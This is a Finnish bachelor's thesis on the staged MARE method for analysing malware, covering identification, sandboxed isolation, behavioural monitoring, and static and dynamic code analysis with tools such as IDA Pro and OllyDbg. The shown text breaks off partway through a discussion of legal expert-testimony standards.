Haittaohjelmien vaiheistettu analysointi

Samuli Lehtonen

Kandidaatintutkielma
HELSINGIN YLIOPISTO
Tietojenkäsittelytieteen laitos

Helsinki, 19. toukokuuta 2016

HELSINGIN YLIOPISTO — HELSINGFORS UNIVERSITET — UNIVERSITY OF HELSINKI

Tiedekunta — Fakultet — Faculty	Laitos — Institution — Department
Matemaattis-luonnontieteellinen	Tietojenkäsittelytieteen laitos

Tekijä — Författare — Author
Samuli Lehtonen

Työn nimi — Arbetets titel — Title

Haittaohjelmien vaiheistettu analysointi

Oppiaine — Läroämne — Subject
Tietojenkäsittelytiede

Työn laji — Arbetets art — Level	Aika — Datum — Month and year	Sivumäärä — Sidoantal — Number of pages
Kandidaatintutkielma	19. toukokuuta 2016	26 sivua + 6 sivua liitteissä

Tiivistelmä — Referat — Abstract

Haittaohjelmien analysointi on usein monimutkainen prosessi ja ilman selkeää vaiheistettua mallia analysoijalta saattaa jäädä jotain oleellista huomaamatta tai koko prosessi voi jopa jumiutua. Tutkielma käsittelee yksityiskohtaisesti haittaohjelman analysoinnin eri vaiheita. Tutkittavat vaiheet perustuvat paperissa "Malware Analysis Reverse Engineering (MARE) Methodology & Malware Defense (M.D.) Timeline" esitettyyn MARE-menetelmään [21]. MARE sisältää neljä päävaihetta: haittaohjelman tunnistaminen, sen eristäminen ja purkaminen, käyttäytymisen analysointi, sekä takaisinmallinnus ja koodin analysointi. Malli toimii automaatti-periaatteella, eli aikaisempien vaiheiden tietoja pyritään käyttämään hyväksi seuraavissa vaiheissa. Tutkielmassa sivutaan myös analyysin jälkeisiä toimia, kuten ratkaisun kehittämistä haittaohjelman poistamiseen ja mahdollisia oikeudellisia haasteita.

Tutkielman lopussa analysoidaan yksinkertainen Windowsille toteutettu haittaohjelma. Kaikki MARE:n vaiheet käydään systemaattisesti läpi, ja lopussa analyysin pohjalta tehdään tarvittavat johtopäätökset. Analyysin oikeellisuus varmistetaan vertaamalla tuloksia tutkielman lopussa esitettyyn haittaohjelman lähdekoodiin. Käytännön esimerkki perustelee omalta osaltaan vaiheistetun menetelmän hyötyjä.

ACM Computing Classification System(CSS):

Security and privacy → Software and application security → Software security engineering

Security and privacy → Software and application security → Software reverse engineering

Security and privacy → Intrusion/anomaly detection and malware mitigation → Malware and its mitigation

Avainsanat — Nyckelord — Keywords
haittaohjelma, analysointi, tietoturva, virus, vaiheistettu

Säilytyspaikka — Förvaringsställe — Where deposited

Muita tietoja — Övriga uppgifter — Additional information

Sisältö

1 Johdanto

Haittaohjelmien analysointi on usein monimutkainen prosessi, eikä analysointiin ole olemassa mitään vakiintunutta kaavamaista tapaa. Usein haittaohjelmien tutkijat turvautuvatkin kaksivaiheiseen työtapaan, johon kuuluu ensin ohjelman käyttäytymisen tutkiminen ja sen jälkeen itse koodin analysointi. Tämän vuoksi analyyseista tuleekin usein sekavia ja raporteista epätäydellisiä [21]. Haittaohjelmien analysoinnissa ongelmana on myös usein jumittuminen tiettyyn kohtaan, mikä voi johtua pohjatietojen vähyydestä, sillä analysoija on saattanut esimerkiksi mennä suoraan tutkimaan ohjelman koodia, vaikka lähtötietoja olisi saatavilla paljonkin.

Tutkielman rakenne pohjautuu paperissa "Malware Analysis Reverse Engineering (MARE) Methodology & Malware Defense (M.D.) Timeline" esitetyn vaiheistetun MARE-metodologian työvaiheisiin [21]. Menetelmän jokainen vaihe käydään yksityiskohtaisesti läpi, ja näin luodaan prosessi, jota jokaisen on helppo soveltaa. Tutkielmassa mainitaan yleisesti käytettyjä työkaluja, mutta jokainen tekee itse lopullisen päätöksen, mitä työkaluja haluaa käyttää. Työkalujen käyttöön ei myöskään paneuduta kovin yksityiskohtaisesti, vaan prosessia käsitellään yleisemmällä tasolla, eikä yksinomaan tietyn työkalun näkökulmasta. Joidenkin työkalujen hyödyllisiä ominaisuuksia haittaohjelmien analysoinnin kannalta otetaan kuitenkin esille.

Haittaohjelman analysointi MARE-menetelmällä sisältää neljä päävaihetta:

1. Haittaohjelman tunnistaminen
2. Eristäminen ja purkaminen
3. Käyttäytymisen analysointi
4. Takaisinmallinnus ja koodin analysointi

Vaiheet muodostavat loogisen prosessin, jossa aikaisempien vaiheiden tietoja käytetään hyväksi seuraavissa vaiheissa. MARE-menetelmä ei kuitenkaan määrittele tiukasti, mitä missäkin vaiheessa tulee tarkalleen tehdä, vaan luo korkean tason mallin käyttäjälle.

Tutkielmassa kiinnitetään huomiota haittaohjelmien analysoinnin näkökulmasta tärkeisiin seikkoihin kuten hookkaukseen ja Windowsin PE-tiedostomuotoon, sillä näiden ymmärrys on edellytyksenä tietyntyyppisten haittaohjelmien ymmärtämiselle.


Tutkielman lopussa haittaohjelmien analysointiin paneudutaan käytännön esimerkin kautta, analysoimalla Windowsille luotu yksinkertainen haittaohjelma. Kaikki MARE:n vaiheet käydään yksityiskohtaisesti läpi, ja lopussa

tehdään tarvittavat johtopäätökset, ja pohditaan mahdollista ratkaisua haittaohjelman poistamiseen. Esimerkissä käydään myös syvällisemmin läpi itse assembly-kielen koodia, ja esitellään alemman tason haasteita, joita olisi muuten hyvin vaikea käsitellä. Käytännön esimerkki demonstroi omalta osaltaan, miksi vaiheistettu menetelmä on parempi verrattuna esimerkiksi menetelmään, jossa hypätään suoraan haittaohjelman koodin tutkimiseen.

2 MARE-menetelmä

MARE eli Malware Analysis And Reverse Engineering [21] pyrkii tarjoamaan vaiheistetun menetelmän haittaohjelmien analysontiin. Oikeiden työkalujen ja tekniikoiden löytäminen on usein helpompaa, kun käytössä on korkean tason malli, jolla ongelmaa lähdetään ratkaisemaan. Mallin ajatuksena on kattaa työvaiheet tartunnan alkamisesta koodin analysointivaiheeseen saakka. Malli kuitenkin jättää myös pelivaraa, ja ideana ei ole suinkaan sen orjallinen noudattaminen täysin pilkulleen.

MARE sisältää neljä päävaihetta: tunnistaminen, eristäminen ja purkaminen, haittaohjelman käyttäytymisen analysointi, ja viimeisenä koodin analysointi ja takaisinmallinnus [21]. Yleisesti työläimmät vaiheet ovat käyttäytymisen analysointi, ja koodin analysointi ja takaisinmallinnus. Vaiheiden pituus on kuitenkin vahvasti verrannollinen haittaohjelman monimutkaisuuteen. Päävaiheiden jälkeen on mahdollista suorittaa jatkoanalysointia tarpeen mukaan. Kaikki vaiheet toimivat automaattiperiaatteella, eli jotain laitetaan sisään, sille tehdään jotain, ja lopuksi jotain saadaan ulos tuloksena. Saatu tulos taas annetaan seuraavalle ”automaatille” eli vaiheelle, ja tätä prosessia toistetaan, kunnes ollaan valmiita. Edellisiin vaiheisiin voidaan palata tarvittaessa, jos ilmenee uutta tärkeää tietoa, jota voidaan käyttää hyväksi. Kuva 1 esittää MARE:n vaiheet, ja niiden väliset siirtymät.



Kuva 1: MARE työvaiheet

3 Haittaohjelman tunnistaminen

Ensimmäisessä vaiheessa eli tunnistamisessa kohdeohjelma ajetaan mahdollisimman monen virusskannerin läpi, jotta taataan korkea havaitsemisprosentti. Haittaohjelman binääritiedosto tulee siis olla saatavilla. Hyvä internet-palvelu haittaohjelmien virusskannaukseen on virustotal.com, joka ajaa sinne ladatun ohjelman monen virusskannerin läpi, ja kertoo mitkä virustorjuntaohjelmat havaitsivat ohjelman haitalliseksi. Sivusto näyttää myös tarkempia tietoja sinne ladatusta ohjelmasta, kuten käännösajan ja koodi –ja data-alueiden koon. Yleensä tässä vaiheessa hankitaan myös ohjelman md5-tarkiste [21]. Virustotal laskee md5-tarkisteen lisäksi vielä monta muuta tarkistetta kuten sha1:n, ja vertaa näitä jo tietokannassa oleviin tunnisteisiin. Jos joku muu on jo analysoinut saman ohjelman, sivusto ilmoittaa siitä. Virustotal ja monet muut sivustot sisältävät hakuominaisuuden, jossa generoidulla tunnisteella voidaan hakea tietoja ohjelmasta.

On myös olemassa mahdollisuus, että mikään käytetty virusskanneri ei havaitse mitään, vaikka kyseessä on haitallinen ohjelma, ja tämäkin tulee ottaa huomioon. Jotkin virustorjuntaohjelmat saattavat erehtyä, ja pitää täysin harmitonta ohjelmaa haitallisena. Virheellinen tunnistus (false positive) on oikeastaan melko yleinen ilmiö, sillä monet virustorjuntaohjelmat käyttävät heuristisia menetelmiä ohjelmien tutkimiseen. Juuri tämän takia on suositeltavaa ajaa ohjelma monen virusskannerin läpi.

Ensimmäisen vaiheen lopussa saadaan tulos, jonka muoto vaihtelee riippuen siitä, miten prosessia suoritetaan. Tulos saattaa esimerkiksi sisältää tiedon, kuinka moni virustorjuntaohjelma tulkitsi kohteen haittaohjelmaksi. Tärkeää olisi kuitenkin tietää, minkä tyyppisestä haittaohjelmasta on kyse, sillä se helpottaa prosessin myöhempiä vaiheita merkittävästi [21].

4 Eristäminen ja purkaminen

Toinen vaihe on haittaohjelman eristäminen ja purkaminen. Aluksi on järkevää pakata ohjelma esimerkiksi salasanasuojattuun pakettiin, jolloin se ei voi suorittautua automaattisesti, kun se siirretään analysointitietokoneelle [21]. Analysointitietokone voi olla esimerkiksi virtuaalikone tai ihan fyysinen kone, mutta olennaisinta on, että se on eristetty kaikesta muusta, kuten esimerkiksi kotiverkosta.

4.1 Työympäristön pystytys

Virtuaalikone on hyvä vaihtoehto, koska se on helppo asentaa ja samalla voi käyttää konetta, jonka sisällä virtuaalikone on. Virtuaalikone on myös vaivatonta palauttaa aiempaan tilaan, jos jokin menee pahasti pieleen tai halutaan aloittaa puhtaalta pöydältä. VMWare [16] ja VirtualBox [9] ovat hyviä ohjelmia virtuaalikoneiden hallintaan [19]. On kuitenkin tärkeää ottaa huomioon, että haittaohjelma voi sisältää logiikkaa, jolla se havaitsee, että kyseessä on virtuaalikone ja muuttaa toimintaansa sen mukaisesti. On ollut myös tilanteita, jossa haittaohjelma hyödyntää jotain virtuaalikoneen haavoittuvuutta, ja levittäytyy näin virtuaalikonetta ylläpitävälle koneelle [23]. Virtuaalikoneen ohjelmisto on siis syytä pitää päivitettynä.

Haittaohjelmat pyrkivät usein levittäytymään verkon kautta, mutta verkkoyhteyden katkaiseminen kokonaan ei ole hyvä ratkaisu, koska se saattaa vaikeuttaa haittaohjelman analysointia, sillä osa haittaohjelman toiminnoista ei välttämättä toimi ilman verkkoyhteyttä. Yksi ratkaisu on luoda eristetty verkko virtuaalikoneen ja sitä pyörittävän koneen välille. Haittaohjelma saattaa pyrkiä levittymään fyysiselle koneelle verkon kautta, joten palomuurin, päivitysten ja muun tietoturvan tulee olla ajantasalla. Tietoturvan kannalta paras ratkaisu on luoda monta virtuaalikonetta ja laittaa ne samaan verkkoon, joka ei ole kuitenkaan yhteydessä internettiin [23]. Tällä tavoin vältetään fyysisen koneen tartunnan saanti, ja mahdollistetaan haittaohjelman toiminta eristetyssä ympäristössä. Monet ohjelmat kuten VMWare ja VirtualBox tarjoavat työkalut eristetyn verkon toteuttamiseen.

VirtualBox and VMWare tarjoavat myös mahdollisuuden tallentaa ja palauttaa virtuaalikoneen tiloja (snapshot). Ominaisuus on erittäin hyödyllinen haittaohjelmien analysoinnissa. Vaikka haittaohjelma sekottaisi järjestelmän lähes täysin, palauttaminen onnistuu muutamassa minuutissa. VMWaressa on myös ominaisuus, jolla pystyy nauhoittamaan ja kelaamaan virtuaalikoneen suoritusta täydellisellä tarkkuudella. Jokainen konekäsky nauhoitetaan ja suoritetaan tarkalleen, kuten se suoritettiin ensimmäisellä kerralla. Suoritusta voi myös muokata lennosta, mikä tekee ominaisuudesta erityisen hyödyllisen haittaohjelmien analysoinnin kannalta [23].

5 Käyttäytymisen analysointi

Ohjelman käyttäytymisen analysointi on prosessin kolmas vaihe. Tavoitteena on ohjelman toiminnan ymmärtäminen ja sen dokumentointi. Toimintaan kuuluu kaikki mitä ohjelma tekee, kuten mitä tiedostoja ohjelma luo ja mitä rekisterimerkintöjä se tekee [21]. Hyviä työkaluja tähän vaiheeseen ovat esimerkiksi Process Explorer [15] ja Process Monitor [14]. Process Monitor

näyttää kaiken tiedosto-, prosessi -ja rekisteriaktiivisuuden, ja käyttäjän tehtävä on luoda suodattimet halutun tiedon saamiseen. Jos tutkittava prosessi esimerkiksi kirjoittaa tiedostoon jatkuvalla tahdilla, on syytä epäillä keyloggeria.

Hiekkalaatikot (sandbox) ovat varteenotettavia työkaluja, sillä ne suorittavat ohjelman turvallisessa ympäristössä, ja antavat käyttäjälle tekemänsä raportin. Suuri osa hiekkalaatikkopalveluista toimii internetissä niin, että sivulle ladataan tutkittava ohjelma. Monet näistä palveluista ovat maksullisia, mutta ilmaisia vaihtoehtoja on myös runsaasti saatavilla. Yksi näistä on avoimeen lähdekoodiin perustuva Malwr [1], joka suorittaa lähetetylle tiedostolle täyden dynaamisen ja staattisen analyysin.

Hiekkalaatikkojen ongelmana analysoinnin näkökulmasta on usein, että ne vain suorittavat ohjelman ilman mitään erikoistoimia. Ohjelma saattaa esimerkiksi vaatia komentoriviargumentteja tai muita toimia, kuten nappien painamista graafisessa käyttöliittymässä. Monet haittaohjelmat pyrkivät myös havaitsemaan, että niitä suoritetaan hiekkalaatikossa. Osa taas saattaa olla epäaktiivisena esimerkiksi päivän, ja alkaa tekemään toimia vasta sen jälkeen [23]. Hiekkalaatikko-ohjelmistot pyrkivät reagoimaan näihin seikkoihin eri menetelmillä, joista on kuitenkin vaikea sanoa mitään yleistä, koska palvelut ovat hyvin erilaisia. Moni hiekkalaatikko kuitenkin kiinnittää (hook) tiettyjä suoritettavan ohjelman aliohjelmia, ja muuttaa niiden toimintaa. Esimerkiksi sleep-funktiota saatetaan käyttää pitämään haittaohjelma epäaktiivisena pitkään, ja välttää hiekkalaatikon toiminta. Hiekkalaatikko voi kiinnittää sleep-funktion, ja muuttaa sen toimintaa niin, että se ei tee mitään. Näin vältetään käsittelyn aikakatkaisu (timeout), ja hiekkalaatikko voi tehdä analyysin loppuun.

Verkkoliikennettä on syytä pitää tarkasti silmällä analyysia tehdessä. Tähän voidaan esimerkiksi käyttää Wireshark-ohjelmaa [11] tai Port Exploreria. Wireshark näyttää kaiken verkkoliikenteen, mutta ei esimerkiksi sitä, mistä ohjelmasta liikenne on peräisin, joten sen tarkempi erittely jää käyttäjän vastuulle. Jos haittaohjelma on kehittyneempi, on hyvin todennäköistä, että verkkoliikenne on salattua. Salauksen purkamiseen tarvitaan tietoa ohjelman käyttämästä salausalgoritmista. Tätä tietoa on miltei mahdotonta saada ilman ohjelman koodin tutkimista, joten siihen joudutaan palaamaan seuraavassa vaiheessa, joka on ohjelman takaisinmallinnus ja koodin analysointi. Port Explorer taas näyttää prosessin, jolle liikenne kuuluu, joten haitallisen verkkoliikenteen paikantaminen ohjelmaan on helpompaa [19].

Kolmas vaihe on järkevää jakaa alivaiheisiin, ja suorittaa nämä alivaiheet systemaattisesti. Ensiksi ajetaan ohjelma eri internet-työkalujen, kuten hiekkalaatikon, läpi ja etsitään tietoa. Seuraavaksi käytetään eri työkaluja paikallisesti ja tutkitaan ohjelman toimintaa. Tästä kolmannesta vaiheesta saatua tietoa käytetään seuraavassa vaiheessa hyväksi, ja siitä voi olla myös hyötyä

mahdollisissa oikeudellisissa toimissa. Esimerkiksi jos saadaan selville, että ohjelma kirjoittaa rekisteriin, niin seuraavassa vaiheessa koodista voidaan yrittää etsiä rekisterinhallintafunktioita.

6 Takaisinmallinnus ja koodin analysointi

Käyttäytymisen analysointia seuraa ohjelman takaisinmallinnus ja sen koodin analysointi. Vaiheeseen siirrytään, kun koetaan, että mitään uutta ei voida saada enää irti ohjelman käyttäytymisen seuraamisesta. Näiden kahden vaiheen välillä myös hypitään todella usein, sillä saattaa tulla esille uutta tietoa, ja tämän perusteella pitää palata tutkimaan ohjelman käyttäytymistä. Voi myös olla mahdollista, että neljännestä vaiheesta palataan jopa ensimmäiseen vaiheeseen, mikäli selviää että haittaohjelma esimerkiksi asentaa toisia haittaohjelmia.

Ohjelma muunnetaan assembly-kielen koodiksi, jota seuraamalla ja väliaikaisesti muokkaamalla pyritään syvemmin ymmärtämään ohjelman toimintaa. Itse analysointia silti saattaa edeltää koodin salauksen purkaminen. Salauksen purkaminen voi olla helppoa, jos se onnistuu suoraan jollain työkalulla. PeID niminen työkalu pystyy tunnistamaan yleisimmät ohjelmien salaukseen käytettävät ohjelmistot [19]. Kun ohjelmisto on tiedossa, usein internetistä löytyy jonkin tahon toteuttama salauksen poistaja. Tähän ei kuitenkaan tule luottaa, vaan pitää varautua myös siihen, että joutuu purkamaan salauksen käsin. Hyvin toteutetun salauksen purkaminen voi osoittautua erittäin haastavaksi, ja se saattaa olla jopa koko prosessin vaikein osuus. Neljännen vaiheen tuottama tieto voi esimerkiksi kertoa yksityiskohtaisesti ohjelman käyttämästä salauksesta.

6.1 Staattinen koodin analysointi

Koodin analysointi voidaan jakaa kahteen eri tapaan: staattiseen analyysiin (static analysis) ja dynaamiseen analyysiin (dynamic analysis). Yleensä näistä ensimmäisenä suoritetaan staattinen analyysi, jossa kohdeohjelmaa tutkitaan ilman, että sitä käynnistetään. Tästä syystä staattinen analyysi on myös turvallisempaa kuin dynaaminen analyysi [19]. Osa luonteltaan yksinkertaisesta staattisesta analyysista on jo tehty edellisissä vaiheissa kuten esimerkiksi virusskannaus, mutta tämän vaiheen yksinomainen tarkoitus on perehtyä haittaohjelman koodiin.

Windows-käyttöjärjestelmässä lähes kaikilla ajettavilla ohjelmilla on käytössä PE-tiedostomuoto (Portable Executable file format). Portable Executable on tietorakenne, joka sisältää välttämätöntä tietoa käyttöjärjestelmän lataajalle (loader), jotta se voi suorittaa ohjelman. Linuxissa ja Mac OS X:ssä on

olemassa vastaavat rakenteet, mutta tässä tutkielmassa keskitytään erityisesti Windows ympäristöön, sillä valtaosa maailman tietokoneista pyörittää jotakin Windowsin versiota [10]. Kaikilla PE-tyyppisillä tiedostoilla on ohjelman alussa ylätunnus (header), joka sisältää tärkeää tietoa ohjelmasta [22]. Tämän alueen tutkiminen on keskeistä haittaohjelmien analysoinnissa. Yksi tärkeimmistä tiedoista, mitä suoritettavan ohjelman tiedostosta saadaan ulos, on sen tuomat funktiot (imported functions) ja lataamat kirjastot. Hyvä ohjelma PE-alueen tarkasteluun on esimerkiksi PEview [23]. Haittaohjelman tunnistamisvaiheessa käytetty virustotal.com antaa myös tietoa ohjelman PE-alueesta, kuten koodi -ja data-alueiden koot. Tiedoston PE-alueesta voidaan nähdä, mitä tuotuja aliohjelmia ohjelma käyttää, ja tämän perusteella päätellä mitä se saattaa tehdä. Ohjelma voi esimerkiksi käyttää Windowsin RegCreateKeyEx-funktiota, eli luoda jossain vaiheessa rekisteriavaimia. Saadun tiedon perusteella ohjelman jatkotarkastelussa tulisi tässä tapauksessa kiinnittää erityistä huomiota rekisteriin. Vähäinen tuotujen funktioiden määrä on myös selvä merkki mahdollisesta ohjelman salauksesta [23].

Ohjelma muunnetaan assembly-kielen koodiksi käyttäen tähän tarkoitukseen soveltuvaa ohjelmaa eli disassembleria. IDA Pro [13] on yksi suosituimmista ja ominaisuuksiltaan kehittyneimmistä disassemblereista. Se antaa käyttäjälle täyden kontrollin koko prosessista. Kaikkia prosessin vaiheita pystyy muokkaamaan, ja työn pystyy myös tallentamaan, mikä auttaa etenkin suurien ohjelmien kohdalla. Assembly on korkeimman abstraktiotason kieli, jolle ohjelma voidaan luotettavasti palauttaa konekielestä. On kuitenkin olemassa ohjelmia, jotka pyrkivät muuntamaan assemblykielen edelleen C-ohjelmointikielelle, mutta näiden hyödyllisyys rajoittuu lähinnä siihen, että ne auttavat ohjelmoijaa hahmottamaan tarkastelemansa koodin rakenteen. Assemblykielen lukeminen on luonnollisesti haastavampaa kuin korkeamman tason kielen, mutta monissa disassemblereissa on ominaisuuksia, jotka helpottavat työtä merkittävästi. IDA Pro, kuten moni muukin disassembler, antaa esimerkiksi mahdollisuuden nimetä muuttujia uudelleen, ja nähdä suoraan mihin ehdolliset hypyt (conditional jumps) johtavat [17]. Näinkin yksinkertainen ominaisuus tekee analyysista selvästi helpompaa, ja on todella hyödyllinen etenkin siinä tapauksessa, että monta henkilöä työskentelee saman asian parissa. Liitteestä B voidaan myös nähdä, että IDA Pro tunnistaa tiettyjä funktioita, ja osaa nimetä niiden argumentit kommentteihin.

Kun ohjelma on saatu purettua konekielelle, on syytä kiinnittää huomiota ohjelman kontrollivirtaukseen (control flow). Kontrollivirtaus kertoo miten ohjelman suoritus etenee eri haarautumispisteiden, kuten ehtolauseiden, kohdalla. Kontrollivirtauksen tutkimisesta on usein hyötyä, mikäli ohjelma ei ole rakenteeltaan todella monimutkainen. Erityistä huomiota tulee kiinnittää niiden kohtien ympärille, joissa erkaantumiset tapahtuvat. Monet ehtolauseet ovat usein keskeisessä asemassa. Niissä voidaan esimerkiksi pyrkiä katsomaan, onko ohjelmaan kiinnitetty debugger, ja harhauttamaan ohjelman

suoritus väärään paikkaan, ja näin hämäämään analysoijaa. Tämä on yleistä haittaohjelmien kohdalla. Ohjelmassa saattaa olla tuhansia hyppyjä, mutta yleensä tämän tapaiset tarkastukset ovat ohjelman alkuosassa. Lähes kaikki yleisimmin käytetyt analysointityökalut tarjoavat mahdollisuuden luoda kuvan kontrollivirtauksesta, ja sen luominen käsinkään ei ole erityisen vaikeaa, mikäli kyseessä on lyhyt ohjelma. Liitteessä C esitelty hook-funktio on hyvä esimerkki siitä, miten kontrollivirtauksen tarkastelu helpottaa aliohjelman rakenteen ymmärtämistä. Jos funktio olisi esitelty yhtenä pötkönä, sen ymmärtäminen olisi paljon työläämpää.

Ohjelmasta etsitään yleensä kiinnostavia merkkijonoja kuten mahdollisia osoitteita, käyttäjänimiä, salasanoja tai IRC-kanavia, joihin se ottaa yhteyttä [19]. Lähes kaikissa analysointityökaluissa on ominaisuus, jolla pystyy hakemaan kaikki ohjelman merkkijonot ja paikat joissa niihin viitataan. Tavallisissa ohjelmissa on yleensä runsas määrä merkkijonoja, ja niiden vähäinen määrä viittaa usein ohjelmassa olevaan salaukseen [23]. Merkkijonoja voidaan kuitenkin generoida myös ajon aikana, joten niiden vähäisestä määrästä ei voi itsessään vetää mitään suoria johtopäätöksiä, vaan jokainen tilanne pitää tutkita aina erikseen.

6.2 Dynaaminen koodin analysointi

Dynaamisessa analyysissa ohjelma suoritetaan, ja suoritusta tarkkaillaan reaaliajassa. Koodia saatetaan myös muokata ajon aikana, mikäli se nähdään hyödylliseksi analyysin kannalta. On tärkeää, että dynaaminen analysointi suoritetaan eristetyssä ympäristössä, joka ollaan valmis uhraamaan, koska koodia suoritetaan oikeasti ja se saattaa tehdä ei-haluttuja toimenpiteitä [19]. Edellä esitelty virtuaalikoneympäristö on hyvä vaihtoehto tähän tarkoitukseen. Kuten staattisessa analyysissa, osa yksinkertaisista toimista, kuten internet-liikenteen valvonta, on jo tehty edellisissä vaiheissa. Tässä vaiheessa keskitytään koodin suorittamiseen ja sen analysointiin eli debuggaukseen. Dynaamisella analyysilla voidaan esimerkiksi havaita reaaliajassa, miten ohjelma purkaa jonkin salauksen. Haittaohjelma voi myös olla erittäin monimutkainen, eikä staattinen analyysi riitä sen ymmärtämiseen.

Dynaamisessa analysoinnissa ongelmana on usein alkuun pääseminen eli ohjelman tärkeiden kohtien löytäminen. Jos ohjelma sisältää paljon koodia, niin tämä saattaa olla erityisen hankalaa. Aiemmin tehdyssä staattisessa analyysissa on saatettu jo löytää kiinnostavia kohtia, joita tulee tarkkailla. Näihin kohtiin voidaan asettaa pysäytyspiste (breakpoint), jonka kohdalle debugger automaattisesti pysäyttää suorituksen. Pysäytyspisteiden käyttäminen on keskeinen osa debuggausta, sillä ne mahdollistavat ohjelman tilan tutkimisen tietyssä suoritusvaiheessa. Niillä on esimerkiksi helppo tutkia mitä argumentteja funktiolle annetaan. Tämä ei välttämättä muuten käy

helposti ilmi esimerkiksi siinä tapauksessa, että argumentti on muistiosoite. Ohjelma voidaan siis pysäyttää, ja tutkia mitä muistiosoite sisältää.

Pysäytyspisteitä on kahdentyyppisiä. Yleensä oletuksena käytetyt ovat ohjelmistotason pysäytyspisteitä (software breakpoint), ja harvemmin käytetyt ovat rautatason pysäytyspisteitä (hardware execution breakpoints). Ohjelmistotason pysäytyspisteitä voi yleisesti laittaa rajattoman määrän, ja ne muokkaavat käskyä ohjelman sisällä, asettamalla käskyn ensimmäisen bitin tilalle 0xCC. Kun tämä käsky suoritetaan, käyttöjärjestelmä luo poikkeuksen (exception), ja käyttöjärjestelmän keskeytyksenkäsittelijä (exception handler) siirtää kontrollin debuggerille [23]. Monet ohjelmat, kuten IDA Pro ja OllyDbg [12], mahdollistavat myös ehdollisten pysäytyspisteiden asettamisen. Näin ohjelma voidaan keskeyttää esimerkiksi jonkin rekisterin arvon perusteella. Ongelma ohjelmistotason pysäytyspisteissä on, että ne näkyvät ohjelman koodissa, joten jos ohjelma lukee omaa koodiaan, niin se pystyy havaitsemaan pysäytyspisteet ja esimerkiksi muuttamaan toimintaansa tämän tiedon perusteella. Rautatason pysäytyspisteet eivät näy koodissa, vaan ne on tallennettu tiettyihin prosessorin rekistereihin, ja aina kun prosessori suorittaa käskyn, niin se tarkastaa löytyykö suoritettava osoite prosessorin pysäytyspisterekistereistä. Pysäytyspisterekisterien määrä rajaa rautatason pysäytyspisteiden määrän neljään [23]. Toinen ongelma on se, että haittaohjelmalla on mahdollisuus muokata näitä rekistereitä, ja näin estää debuggerin toiminta. Rautatason pysäytyspisteet tarjoavat myös mahdollisuuden pysäyttää ohjelma, kun tiettyä muistiosoitetta luetaan tai siihen kirjoitetaan. Tämä ei ole mahdollista ohjelmistotason pysäytyspisteillä [23].

Ohjelman muokkaaminen suorituksen aikana on tärkeä työkalu. Ohjelma saattaa esimerkiksi sisältää funktion, joka tutkii onko ohjelmaan kiinnitetty debuggeri, ja lopettaa ohjelman suorituksen, mikäli sellainen havaitaan. Monet haittaohjelmat käyttävät Windows API:n tarjoamaa IsDebuggerPresent funktiota, joka on helppo havaita jo analyysin aikaisessa vaiheessa. Debuggerin havaitsemisesta voidaan päästä eroon monella tavalla. Eräs tapa on muuttaa funktion paluuarvo sen jälkeen, kun funktio on suoritettu. Toinen tapa on muuttaa funktiota itsessään, niin että se palauttaa aina arvon epätosi. Muutos tulee tehdä joka kerta, kun ohjelma suoritetaan, koska kirjasto, tässä tapauksessa kernel32.dll, ladataan aina uudelleen ohjelman käynnistyessä. Monet analysointiohjelmat pystyvät automatisoimaan tälläiset operaatiot, joten niitä ei tarvitse tehdä käsin joka kerta uudelleen, vaan tietty muutos toteutetaan aina tietyssä kohtaa suoritusta. Muutos siis tehdään muistissa olevaan koodiin suorituksen aikana, eikä itse suoritettavaan tiedostoon, koska se halutaan pitää alkuperäisessä muodossaan.

Koodin takaisinmallinnus ja analysointivaiheessa paras tulos saadaan aikaan yhdistelemällä sekä staattista analysointia että dynaamista analysointia, sillä ne täydentävät toinen toisiaan. IDA Pro ja OllyDbg ovatkin tavanomainen

yhdistelmä, jota käytetään haittaohjelmien tarkempaan tutkimiseen. Monet pitävät OllyDbg;n debuggeria parempana kuin IDA Pro:n käyttämää. IDA Pro on myös kallis, kun taas sen ilmaisversio on melko rajoitettu. Nämä seikat ajavat monia harrastajia muiden vaihtoehtojen pariin. Ammattilaiset kuitenkin suosivat IDA Pro:ta. Molemmat työkalut sisältävät mahdollisuuden omien lisäosien luomiselle, mikä auttaa työskentelyä paljon, sillä tiettyjä toimintoja pystytään helposti automatisoimaan.

7 Kaavamaisuuksien tunnistaminen

Kun kaikki päävaiheet on viety loppuun, on mahdollista tutkia haittaohjelmaa yleisemmällä tasolla, ja etsiä yhtäläisyyksiä muihin haittaohjelmiin. Ajatuksena on käyttää heuristisia menetelmiä erilaisten kaavamaisuuksien havainnointiin ja luoda kokonaiskuva tilanteesta [21]. Kokonaiskuvan perusteella pyritään tekemään päätelmiä siitä, millaisessa kehitysvaiheessa haittaohjelmat tällä hetkellä ovat ja mihin suuntaan ne ovat menossa. Voidaan esimerkiksi havaita jokin uusi haavoittuvuus, jota haittaohjelma käyttää hyväkseen.

Haittaohjelman yleisempi luennehtiminen on erittäin oleellista nykyaikana, koska monet haittaohjelmista luodaan käyttäen valmiita työkaluja. Näillä työkaluilla lähes kuka vaan voi koota haittaohjelmia, ja lisätä niihin haluamiaan ominaisuuksia valmiina paketteina. Tämän takia monet haittaohjelmat käyttävät samoja moduuleja. Näin ollen moduulien tunnistaminen on tärkeää, sillä tällä tavalla voidaan tunnistaa monta samalla työkalulla tehtyä ohjelmaa. Virustorjuntaohjelmat perustuvat vielä pitkälti tietokannassa oleviin virustunnisteisiin, ja heuristisen tunnistusmenetelmien kehittäminen on keskeisessä osassa erityisesti taistelussa sellaisia haittaohjelmia vastaan, jotka käyttävät samoja moduuleja [20].

Kun kokonaiskuva on hallussa, siirrytään "vastalääkkeen"kehittämiseen. Haittaohjelmalle pyritään kehittämään työkalu, joka kykenee poistamaan sen saastuneilta tietokoneilta. Ratkaisuja on eri tyyppisiä. Minimissään ratkaisu voi olla vain tunniste virustorjuntaohjelmille tai sääntö palomuuriin. Toisaalta se voi olla itsenäinen ohjelma, joka pyrkii poistamaan kohteen täysin.

Haittaohjelmiin liittyy yhä useammin oikeudellinen näkökulma. Kyberrikollisuuden nousun myötä tietoturvaeksperttien lausunnoista on tullut haluttuja myös oikeusistuimissa, joissa tämän tyyppisiä rikoksia käsitellään yhä enemmän. Ongelmana on ollut, että lausunnon tulee läpäistä Daubertin testi, jossa tutkitaan seuraavat seikat:

